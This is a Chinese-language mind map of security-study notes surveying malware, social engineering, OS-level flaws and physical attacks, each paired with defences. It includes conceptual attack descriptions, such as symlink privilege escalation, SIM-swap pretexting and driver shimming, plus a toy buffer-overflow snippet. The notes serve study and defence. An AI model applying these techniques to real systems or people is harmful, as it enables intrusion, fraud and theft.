      - 2. 选择目标、如Web服务器、文件服务器
      - 3. 端口扫描：探测端口80 = Web服务器
        - 如：端口22发现大量SSH=有人在网络扫描
        - 注：不违法 + 提前收集证据
    - 物理接入偷听设备-连接开放端口/电缆接头 — 防：噪音、法拉第笼
    - 战争拨号：见'网络基础'
  - 本地缓存投毒
    - 临时Internet文件
      - 浏览器下载的文件的临时存储
      - 响应拆分攻击
        - 向Web注入恶意CRLF - 用户请求时 - Web返回含恶意注入的响应 — *HTTP响应报文：状态行首部行以CRLF表示行结束、CR=回车 | LF=换行
        - 防：Web输入验证 by 过滤行结束符
      - DOM-XSS攻击
      - 移动代码攻击：下载移动代码 - 缓存被篡改
    - 防：IPS监测、补丁、定期审计日志(DNS/DHCP/本地系统/防火墙/交换机/路由器)
  - 浏览器中间人攻击MitB：多针对金融交易
    - 木马植入=浏览器插件 - 插件自动加载 - 记录前台输入 - 篡改在浏览器和Web服务器间发送的数据
    - 防：带外认证OOB(浏览器以外的身份验证方式)、防病毒软件、安全浏览器(防漏洞)
  - SSL stripping剥离攻击
    - 拦截浏览器请求 - 与Web服务器HTTPS连接 - 冒充成服务器 + 与浏览器HTTP连接
    - 途径：篡改浏览器代理-路由用户流量、ARP中毒、黑客Wifi热点
    - 防：使用TLS1.2/1.3、网站添加到HSTS预加载列表 — *HSTS(HTTP严格传输安全)：HTTP标头、强制C/S使用HTTPS
- 恶意代码 malware
  - rootkit
    - 一组隐匿程序，结合下载木马/后门用于APT — 流程：入侵系统 - 上传工具包rootkit - 获得高权限 — 一旦感染，不得不重构系统 — 检测 by 文件哈希值是否改变
    - 目的：远程访问、窃数、创建root权限后门、监控隐私(流量,击键)
    - 特征
      - 规避检测+隐藏自身 by 文件,进程,端口,网络连接,驱动,内核模块KM(如未签名的dll)+劫持安全程序+日志清理
      - 结合恶意软件
        - 钩子/后门/陷门：不受限访问文件 / 修改OS内核 Maintenance Hook / Trapdoor / Backdoor
          - 途径：遭偷的开发代码、感染恶意软件后植入、旧Linux内核自带
          - 防：审计日志、IDS
          - 远程控制软件
            - 恶意：BO2K, NetBus, BackOrifice
            - 良性：netcat, VNC, pcAnywhere
        - 击键记录器、特洛伊木马
      - 协议捕获器：窃取用户名密码 — 防：ipconfig-查看网卡是否混杂模式
    - 分类 by 运行时权限
      - 内核态：以设备驱动程序/可加载模块LKM形式进入内核 — 难开发，如震网
      - 用户态：与应用程序相同权限，拦截API/应用程序返回的值 — 常用 — 防：特征码检测
      - 虚拟化：修改启动顺序 - OS加载虚拟机 - 截获硬件调用请求
      - 固件：OS启动前 - 修改驱动 by 内存竞争条件bug > 关闭固件保护 - 加载至内存
    - 技术
      - Windows：劫持指令执行、修改内核对象、内存视图伪装、虚拟/硬件Rootkit
      - Linux：替换系统命令二进制程序(如ps/netstat/ping)、劫持DLL,虚拟FS,vDSO等、重定位目标文件注入、创建新命名空间 — *vDSO：常用的内核调用映射成一个so文件，节省调用开销
    - 防
      - Windows签名验证 — 破解：直接购买、利用泄露证书、0day驱动
      - EDR/XDR
  - 病毒Virus
    - 复制：需借助宿主程序
    - 传播
      - 引导区病毒 旧
        - 磁盘 =n* 盘片+扇区+柱面
          - 第一扇区 =引导扇区 =主引导记录MBR+分区表DPT(4组柱面)
          - 柱面：所有盘片的同一个磁道 — 磁道：扇区组成的一圈圈圆
        - 流程
          - 0. 病毒注入MBR - 原启动信息从MBR被删除/移至其它扇区
          - 1. BIOS分析存储 - 读取MBR - 病毒加载至内存 - 重定向其它扇区 - BootLoader读内核 - OS运行
        - 特征：比OS早运行>躲安全机制 + 重定向>病毒无法被发现 + 病毒驻留内存>感染新插盘
        - 防：BIOS已被UEFI替代
      - 文件程序感染病毒：Windows的.exe/.com可执行文件
        - 防：比较文件大小/散列值
        - 同伴病毒 变种
          - 机制：文件名同后缀不同 + 利用Win默认的文件类型执行顺序，即com-exe-bat 》抢先执行病毒
          - 如：正常文件game.exe - 病毒文件game.com - cmd输入game - 先运行病毒
      - 宏病毒 旧
        - 宏macro：VB/VBScript编写的程序，针对重复任务的自动执行脚本 底层语言简单 - 实施简单
          - Word操作=执行宏命令，如保存=File Save命令
          - Office文档集成多个模板，其中Normal.DOT在文档启动时默认载入
        - 流程：打开文档 - 启用内容=启用宏 - 病毒激活 - 病毒复制至通用宏 - 文档关闭时自动保存通用宏至模板 = Word被感染
        - 防：变更宏开发环境 by 限制不受信任宏的运行
      - 服务注入病毒：注入至OS的可信进程svchost.exe, winlogin.exe, explorer.exe 》躲反病毒检测 — 防：软件打补丁
      - 隧道病毒：安装在防病毒程序下，当程序发送收集健康信息(检查文件大小、修改日期等)指令时-病毒拦截指令+响应
    - 类型
      - 复合/多成分病毒：使用≥2传播技术 — 如：Marzia感染文件程序command.com后感染MBR 1993
      - 隐形病毒：隐藏修改痕迹，如：改文件大小(文件中毒后会变大) /所在位置，隐形引导区病毒对外展示未感染的MBR
      - 多态：已被特征型反病毒软件识破
        - 变形病毒：可更改自身代码-使用噪声或伪指令，每个指令后插入Jump指令或空指令，呈现不同特征
        - 加密病毒：使用不同密钥加密代码 + 动态解密运行 - 自身保护
          - 被识破 by 解密程序的指示特征
          - 反跟踪技术 - 伪装+防破译
        - 制造多个不同的自己
    - 组件 可选
      - 插入：安装
      - 规避：避免被检测 — 清除：加载后删除源病毒
      - 复制 — 出发 — 负载：执行病毒功能
  - 蠕虫Worm
    - 复制：无须宿主、自行传播
    - RTM互联网蠕虫 1988 — 传播 via Unix漏洞 已补丁
      - Sendmail调试模式漏洞：向远程系统的软件发送含蠕虫的邮件 — *Sendmail：在互联网路由邮件的软件
      - 密码字典攻击
      - finger缓冲区溢出漏洞
        - *finger：让用户确定谁可登录远程系统的软件
        - 防：联网系统已禁用finger服务
      - 信任关系漏洞：利用目标系统与其他系统间的可信路径传播蠕虫
    - Code Red蠕虫 2001 — 随机选择IP -探测主机(未打补丁的IIS Web服务器) -替换服务器上的HTML页面 -植入逻辑炸弹 -向特定IP(如白宫)发起DoS攻击 — 防：补丁
    - 震网Stuxnet病毒：阻止伊朗开发核武器 2010
      - 通过西门子工控系统 摧毁 离心机(浓缩铀>核)
      - 传播
        - 本地网络搜索未受保护的管理共享系统
        - 利用0day攻击Win服务器的服务和打印机后台处理程序
        - 使用默认密码连接DB
        - 使用U盘传播
    - LoveLetter, ILOVEYOU | Melissa | My Doom：用户点击附件 - 窃取其Email contact list - 使用用户邮箱转发=传播蠕虫 - 安装程序窃取密码
    - Sasser：Windows本地安全授权子系统服务(LSASS)的缓冲区溢出漏洞 - 电脑崩溃 2004
  - Trojan：伪装成正常软件 特洛伊木马
    - Type: Exploit, Downloader, Ransom, Backdoor
    - 大规模破坏、广告收入(windows注册表插入值-不断弹出Web页面)、窃取信息/用户付款(弹窗要求安装流氓杀毒软件)
    - 子类
      - 远程访问特洛伊木马RAT：如木马开启SSH端口 + 预先设置帐号 - 黑客可远程访问系统
      - 加密恶意软件：控制目标系统 - 利用其挖比特币 - 获利
  - Ransomware：加密文档-索要赎金，否则加密/公开 勒索
  - PUP：用户不知情时同意安装 潜在有害应用/流氓软件
    - 间谍软件：隐蔽地监控/收集敏感信息 for 以后钓鱼 或 上网记录(推送广告) Spyware — 击键记录器
    - 广告软件：自动生成广告/弹窗/网页 for 以后销售 Adware
  - 逻辑炸弹：达到≥1条件时触发休眠状态的恶意代码 (不会传染) — 如：米开朗基罗病毒 感染软盘-潜伏在MBR-生日那天爆发-格式化硬盘 1991
  - 电子欺骗攻击：技术伪装
    - 超链接欺骗：HTML代码中修改URL via JavaScript命令
    - 偷渡式下载：篡改合法网页代码/假冒网站 - 用户不知情 - 下载至用户系统
    - 按次数付费安装法：黑客委托网站运营商管理流氓软件(冒充杀毒软件) - 用户下载安装 - 运营商向黑客收钱
    - USB闪存驱动器
  - 防：补丁、反病毒软件、内容过滤器(进出电子邮件+Web流量)、OS白名单(仅允许授权的程序允许)
- 社会工程
  - Spam
    - 载体：邮件、IM、SMS、USENET(NNTP)、网络社交平台
    - Phishing
      - Social media phishing: collect information about target on social media before attack
      - Business Email Compromise (BEC): mimic a known source for financial purpose
      - Spear phishing：针对性+小范围用户 mimic a trusted source 鱼叉式
        - 常见形式：invoice scams [假发票-骗财务支付]
        - Whaling：针对高价值用户、如高管 捕鲸 — 常见形式：发法庭起诉文件 > 骗点链接
      - Vishing：via e-voice — 防 - 回叫授权：先与终端的初始连接断开 - 通过预设号码回叫终端 - 验证终端身份
      - Smishing：via SMS — 旧称 SPIM：基于即时通AIM软件
    - Junk emails
    - 病毒骗局：假病毒信息的邮件 - 指示采取行动，如改配置/装软件=导致安全破坏 / 转发邮件=资源浪费 Hoax 大脑模仿病毒meme
  - Watering hole：compromise a website visited by specific users 水坑 APT的一种
    - 特征：用户信任网站+忽视警示弹窗、Web浏览器/插件常有漏洞
    - 流程：分析目标常访问的网站 - 调查网站漏洞 - 攻破+植入恶意软件+连至僵尸网络 - 目标访问网站 > 浏览器被感染 — 如政府网站
  - USB baiting：leave malware USB stick for empolyee to pick up
  - 人
    - 肩窥shoulder surfing：偷看屏幕
    - 垃圾搜寻dumpster diving — 防：碎纸机
    - 捎带piggybacking/尾随tailgating
  - 身份欺诈：spoofing形式之一 by Id fraud/theft — 冒充：自称客户联系第三方以获得客户账户 pretexting — 如：H欲获得T银行账户密码 - 密码可通过短信重置 - H从T社交网络猜安全问题答案 + 冒充T联系电话公司换手机号 - 重置密码成功
  - 影响力活动：假用户在互联网散播谣言 - 改变民众思维(军事-网络战) Influence Campaigns — Doxing：收集私人信息(人肉搜索) + 有目的性的展示
  - 混合战：即多种攻击手段的合体 Hybrid Warfare
- OS
  - 缓冲区溢出 Buffer Ove...
    - 目的：rootkit、漏洞、错误配置、窃取身份凭证
    - 类型
      - 栈溢出
        - char buffer[5]; strcpy(buffer,str);
          - ESP
          - 缓冲区：5字符 — 数据15字符AAAAA
          - EBP — 溢出BBBBB
          - 返回地址 — 溢出CCCCC 含shell code > 系统崩溃-段错误 / 执行shell / 泄露敏感数据
        - 常见：C语言(允许直接操纵指针 = 部分命令可访问低级内存地址，无边界检查功能，标准库含危险操作函数)、CGI(表单)/快速代码开发生成的Web交互页面
      - 栅栏错误：差一错误的一类 - 多循环一次 > 多写入一个字符 off-by-one 基于堆/栈/bss段
        - 防：写码时注意循环边界、字符串结束符处理
        - int myarray[10]; 定义长度为10的整数组"0-9" myarray[10] = 10; 赋值10 - 溢出1位
      - 整数溢出 Integer — 超长输入(如4k字符房间号) > 敏感数据泄露(如其它酒店客人信息)
    - 防
      - 地址空间配置随机化ASLR：每次加载时 内存起始地址随机变化 - 提高缓冲区溢出攻击难度
      - 数据执行保护DEP：Windows监控程序使用内存的情况 - 一旦发现异常 - 关闭程序
      - 输入验证 by 限制长度+类型+参数范围(单选/多选)
      - 小心未测试的代码、不允许应用使用系统/根级权限、改用强类型语言
  - TOCTTOU攻击/竞争条件 检验时间到使用时间
    - 正常：系统在TOC检查资源是否可用 - 合法进程在TOU访问使用
      - 检验时间TOC：主体检查客体状态的时间 11:11
      - 使用时间TOU：主体访问客体的时间 11:15
    - 黑客：利用TOU-TOC的时间差 与合法进程竞争访问 by 替换客体 — by 算法复杂性，如更改CPU负载 - 利用处理进程的时间间隙 - 发起攻击
    - 如：系统验证数据文件 - 黑客替换文件 - 系统读取假文件
    - 如：OS建立用户访问许可表+会话期间查询表 - 取消用户A权限+A正在登录 - A保持会话不断=取消不会生效
    - 防：禁止并发访问、文件锁定、例外处理、I/O控制的事务原子性
  - 隐蔽通道CC
    - 时间隐蔽通道CTC：发送方调整共享资源的时间特性 - 接收方记录变化
      - 网络
        - 如：<7s 或 流量利用率>80% 代表传比特1、其它代表比特0
        - by 修改包间隔时延IPD、修改数据包顺序-影响到达时间、缓存访问时延、网络存储时延(如云)
      - 本地 — by 缓存访问时延、本地存储时延(如内存/分支预测器)
    - 存储隐蔽通道CSC：发送方修改共享资源的数值 - 接收方读取
      - 网络
        - 如实时通信、分布式网络
        - by 填充字段长度、更改字段位置、利用保留字段、修改包头数值、信息直接嵌入数据包
      - 本地
        - 如单机、主机系统
        - by 修改共享变量数值、信息写入共享存储区域 (如未分配空间by16进制编辑器、SSD坏块/Slack空间、偷偷写入簇)
    - 识别OS的隐蔽通道 by
      - 共享资源矩阵SRM：分析TCB原语操作... 构建矩阵 难
      - 语义信息流法：分析代码的数据结构
    - 防：审计、日志分析、通信量规范化TN(标准化协议字段)、添加噪音(随机改数值)/时延
    - * vs 正常通道overt channel
  - 其它
    - 死锁：进程A占用资源1+需要资源2，但进程B占用资源2+需要资源1 — 防：编程改善、OS可自动检测+强关
    - 符号链接
      - 流程：应用访问符号链接(OS内独立的文件) - 获取文件中的链接 - 访问指定文件 - 获取真实路径 - 应用跳至上层目录 - 访问目标文件
      - 攻击：篡改普通文件+建立至系统密码文件的软链接 - 应用访问文件=跳至密码文件 - 提权/访问密码
      - 防：编写脚本确保无法绕开文件的完整路径
    - 文件描述符
      - Linux为每一个被进程打开的文件所赋予的编号
      - 防：源代码扫描
    - 状态攻击
      - 通信中断攻击：利用两个状态间攻击
      - 系统执行重复任务 - 黑客基于任务的预测性攻击
      - 防：原子性、软件锁(确保文件/DB不被篡改)
- 新兴 — Adversarial AI：use AI/ML to attack
- 物理
  - Malicious USB cable
  - Malicious flash drive
  - Card cloning and skimming
  - I/O设备
    - Van Eck phreaking偷窃
      - 远距离读取设备产生的Van Eck辐射 > 捕获系统活动 / 干扰正常运行 — *电磁EM辐射：设备正常运行时自带
      - 防
        - 瞬时EMP设备屏蔽技术 TEMPEST
          - 演化：政府研究 核爆期间 保护设备免受EMP影响 》现多用于政府/医学机密设备
          - 类型
            - 法拉第笼金属外壳：金属网=EM吸收电容器 > 阻止特定信号的进出
              - 劣：大量的铜=贵、适用军事机构
              - 专用TEMPEST设备(PC/监视器等)
            - 白噪声：区域边界部署、持续广播均匀频谱的干扰信号 》无法破译
            - 控制区：法拉第笼+白噪声 用于特定区域(如一间房)
        - 使用屏蔽电缆：STP，光纤
    - 显示器
      - 偷窥：长焦镜头
      - 液晶比CRT辐射的电磁少
    - 打印机
      - 打印文件被带走/被窥探
      - 本地存储数据拷贝
      - 打印机连网、但无加密传输/身份验证
      - 多功能打印机MFP：传真 / 网络连接的打印机 — 部分支持AT命令 = 可通过PSTN控制系统
    - 键盘/鼠标
      - 键盘窃听：设备放置键盘内部或电缆旁 - 截获击键行为 - 传至远程接收器
      - 无线键鼠：截取无线信号
    - 调制解调器
      - 允许用户创建非受控访问点《 配置不对时
      - 生成一条可选的出口通道《 解调器连至有线电话线时
    - 驱动程序
      - 以低级别访问OS + 以管理员权限运行 》若安装恶意驱动 = 控制OS
      - 技术
        - Refactoring重构：篡改合法驱动 = 需访问源代码 - 难实现
        - Shimming垫片：合法驱动外裹恶意驱动 - 垫片收OS请求转至合法驱动 = 以为正常运行
      - 防：驱动厂商使用代码签名 - OS可验证真伪+警告

Presented with xmind